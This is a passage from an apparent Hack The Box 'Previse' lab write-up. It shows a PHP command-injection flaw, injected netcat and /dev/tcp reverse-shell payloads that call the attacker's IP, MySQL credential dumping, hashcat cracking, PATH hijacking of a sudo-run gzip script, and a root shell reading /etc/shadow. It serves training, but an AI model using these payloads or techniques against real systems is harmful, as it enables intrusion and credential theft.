config.php   file_logs.php  footer.php  index.php  logout.php  nav.php  status.php
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Previsethtb/target-items/zip-dir$
```

1.8.2 Config.php

Config.php content contain DB credentials




```
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}
```

1.8.3 Logs.php

Log.php contain exec() function. Can be use for RCE.



```
1 <?php
2 session_start();
3 if (!isset($_SESSION['user'])) {
4     header('Location: login.php');
5     exit;
6 }
7 ?>
8
9 <?php
10 if (!$_SERVER['REQUEST_METHOD'] == 'POST') {
11     header('Location: login.php');
12     exit;
13 }
14
15 //////////////////////////////////////
16 //I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
17 //////////////////////////////////////
18
19 $output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
20 echo $output;
21
22 $filepath = "/var/www/out.log";
23 $filename = "out.log";
24
```

1.9 RCE Test

1.9.1 Payload

Prepare listener first. Then inject payload of netcat connection.

```
1 POST /logs.php HTTP/1.1
2 Host: previse.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
  rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml
  ;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://previse.htb
10 Connection: close
11 Referer: http://previse.htb/file_logs.php
12 Cookie: PHPSESSID=cjl6ftd1965ud599ca2tgltot4
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 delim=tab; nc 10.10.14.48 5555
```

1.9.2 Listener Side

Attacker side receive connection.

```
sodanew@kali:~/Documents/HTB/Machine/Linux/Previse$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.104.
Ncat: Connection from 10.10.11.104:43086.
```

2.0 INITIAL ACCESS

2.1 Reverse shell

Inject payload for reverse shell

```
1 POST /logs.php HTTP/1.1
2 Host: previse.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 43
9 Origin: http://previse.htb
10 Connection: close
11 Referer: http://previse.htb/file_logs.php
12 Cookie: PHPSESSID=cjl6ftd1965ud599ca2tg1tot4
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 delim=tab; nc -e /bin/bash 10.10.14.48 5555
```

Get connection.

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Previse$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.104.
Ncat: Connection from 10.10.11.104:43192.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
which python3
/usr/bin/python3
python3 -c "import pty; pty.spawn('bash');"
www-data@previse:/var/www/html$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@previse:/var/www/html$ ^Z
[1]+  Stopped                  nc -lvnp 5555
sodanew@kaline:~/Documents/HTB/Machine/Linux/Previse$ stty raw -echo; fg
nc -lvnp 5555

www-data@previse:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@previse:/var/www/html$
```

Gain shell

TTY upgrade

2.2 MySQL Data

2.2.1 Login credentials

Test login with credentials found on config.php

```
www-data@previs: /var/www/html$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 28
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

2.2.2 User credentials

Get user credentials.

```
mysql> use prewise
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from account
-> ;
ERROR 1146 (42S02): Table 'prewise.account' doesn't exist
mysql> select * from accounts;
+-----+-----+-----+-----+
| id | username | password | created_at |
+-----+-----+-----+-----+
| 1 | m4lwhere | $1$llol$DQpmdvnb7Eeu06UaqRItf. | 2021-05-27 18:18:36 |
| 2 | sodanew | $1$llol$kJp5u9dCE/a1s26Bhg7WS0 | 2021-12-22 10:21:43 |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

2.3 Password Crack

Crack with hashcat and the result shown below.

```
https://hashcat.net/faq/morework

$1$llol$DQpmdvnb7Eeu06UaqRItf.:ilovecody112235!

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target.....: $1$llol$DQpmdvnb7Eeu06UaqRItf.
Time.Started.....: Wed Dec 22 21:23:04 2021 (14 mins, 10 secs)
Time.Estimated...: Wed Dec 22 21:37:14 2021 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 8066 H/s (7.57ms) @ Accel:64 Loops:500 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 7413376/14344384 (51.68%)
Rejected.....: 0/7413376 (0.00%)
Restore.Point...: 7413248/14344384 (51.68%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator
Candidates.#1...: ilovecody91 -> iloveclo1
Hardware.Mon.#1...: Util: 93%
```

2.4 SSH Login

Access SSH via cracked password and sudo permission

```
sodanew@kali:~/Documents/HTB/Machine/Linux/Previses$ ssh m4lwhere@previs.htb
The authenticity of host 'previs.htb (10.10.11.104)' can't be established.
ED25519 key fingerprint is SHA256:BF5tg2bhCRrrCuaeVQXikjd8BCPxgLn timerHlaBo3dPs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'previs.htb' (ED25519) to the list of known hosts.
m4lwhere@previs.htb's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Dec 22 12:43:20 UTC 2021

System load:  0.07          Processes:      188
Usage of /:   49.8% of 4.85GB Users logged in:    0
Memory usage: 23%          IP address for eth0: 10.10.11.104
Swap usage:   0%

0 updates can be applied immediately.

Last login: Fri Jun 18 01:09:10 2021 from 10.10.10.5
m4lwhere@previs:~$ sudo -l
[sudo] password for m4lwhere:

Sorry, try again.
[sudo] password for m4lwhere:
Sorry, try again.
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previs:
(root) /opt/scripts/access_backup.sh
m4lwhere@previs:~$
```

2.5 Access_backup.sh

Access_backup.sh script content.

```
-rw-r--r-- 1 m4lwhere m4lwhere 320 Jun  6 2021 log_process.py
m4lwhere@previse:/opt/scripts$ cat access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse:/opt/scripts$
```

Create payload shell script on attacker machine.

```
sodanew@kali:~/Documents/HTB/Machine/Linux/Previse/weaponized$ cat rev_soda.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.48/5555 0>&1
sodanew@kali:~/Documents/HTB/Machine/Linux/Previse/weaponized$ cat rev_soda.sh | base64 | xclip -selection clipboard
IyEvYmLuL2Jhc2gKYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OC81NTU1IDA+JjEK
sodanew@kali:~/Documents/HTB/Machine/Linux/Previse/weaponized$
```

2.6 Create Payload

Make it as gzip file that contain the reverse shell on victim.

```
m4lwhere@previse:/dev/shm/soda$ echo -n 'IyEvYmLuL2Jhc2gKYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OC81NTU1IDA+JjEK'
> ' | base64 -d > gzip
m4lwhere@previse:/dev/shm/soda$ chmod 777 gzip
m4lwhere@previse:/dev/shm/soda$ ls -la
total 4
drwxrwxr-x 2 m4lwhere m4lwhere 60 Dec 22 12:56 .
drwxrwxrwt 3 root      root      60 Dec 22 12:55 ..
-rwxrwxrwx 1 m4lwhere m4lwhere 54 Dec 22 12:56 gzip
m4lwhere@previse:/dev/shm/soda$
```

Replace PATH variable by exporting current directory.

```
m4lwhere@previse:/dev/shm/soda$ export PATH=$(pwd):$PATH
m4lwhere@previse:/dev/shm/soda$ echo $PATH
/dev/shm/soda:/dev/shm/soda:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/dev/shm/soda$
```


3.0 ROOT ACCESS

3.1 Listener

Prepare listener

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Previs$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

3.2 Execute the access_backup.sh bash script

Run with sudo

```
m4lwhere@previs:/dev/shm/soda$ sudo -l
User m4lwhere may run the following commands on previs:
(root) /opt/scripts/access_backup.sh
m4lwhere@previs:/dev/shm/soda$ sudo -u root /opt/scripts/access_backup.sh
```

3.3 Root shell

Get Shell

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Previs$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.104.
Ncat: Connection from 10.10.11.104:43810.
root@previs:/dev/shm/soda# id
id
uid=0(root) gid=0(root) groups=0(root)
root@previs:/dev/shm/soda# cat /etc/shadow
cat /etc/shadow
root:$6$QJgW9tG2$yIhp0MQm9b4ok8j9su9H0hJ.GuwI5AHusMrZBQv2oLfotY5YR0MJ82zJ4xi5WCKQSWn/a3HO/M/TjS/YC0Mk1:18824:0:99999:7:::
daemon*:18480:0:99999:7:::
bin*:18480:0:99999:7:::
sys*:18480:0:99999:7:::
```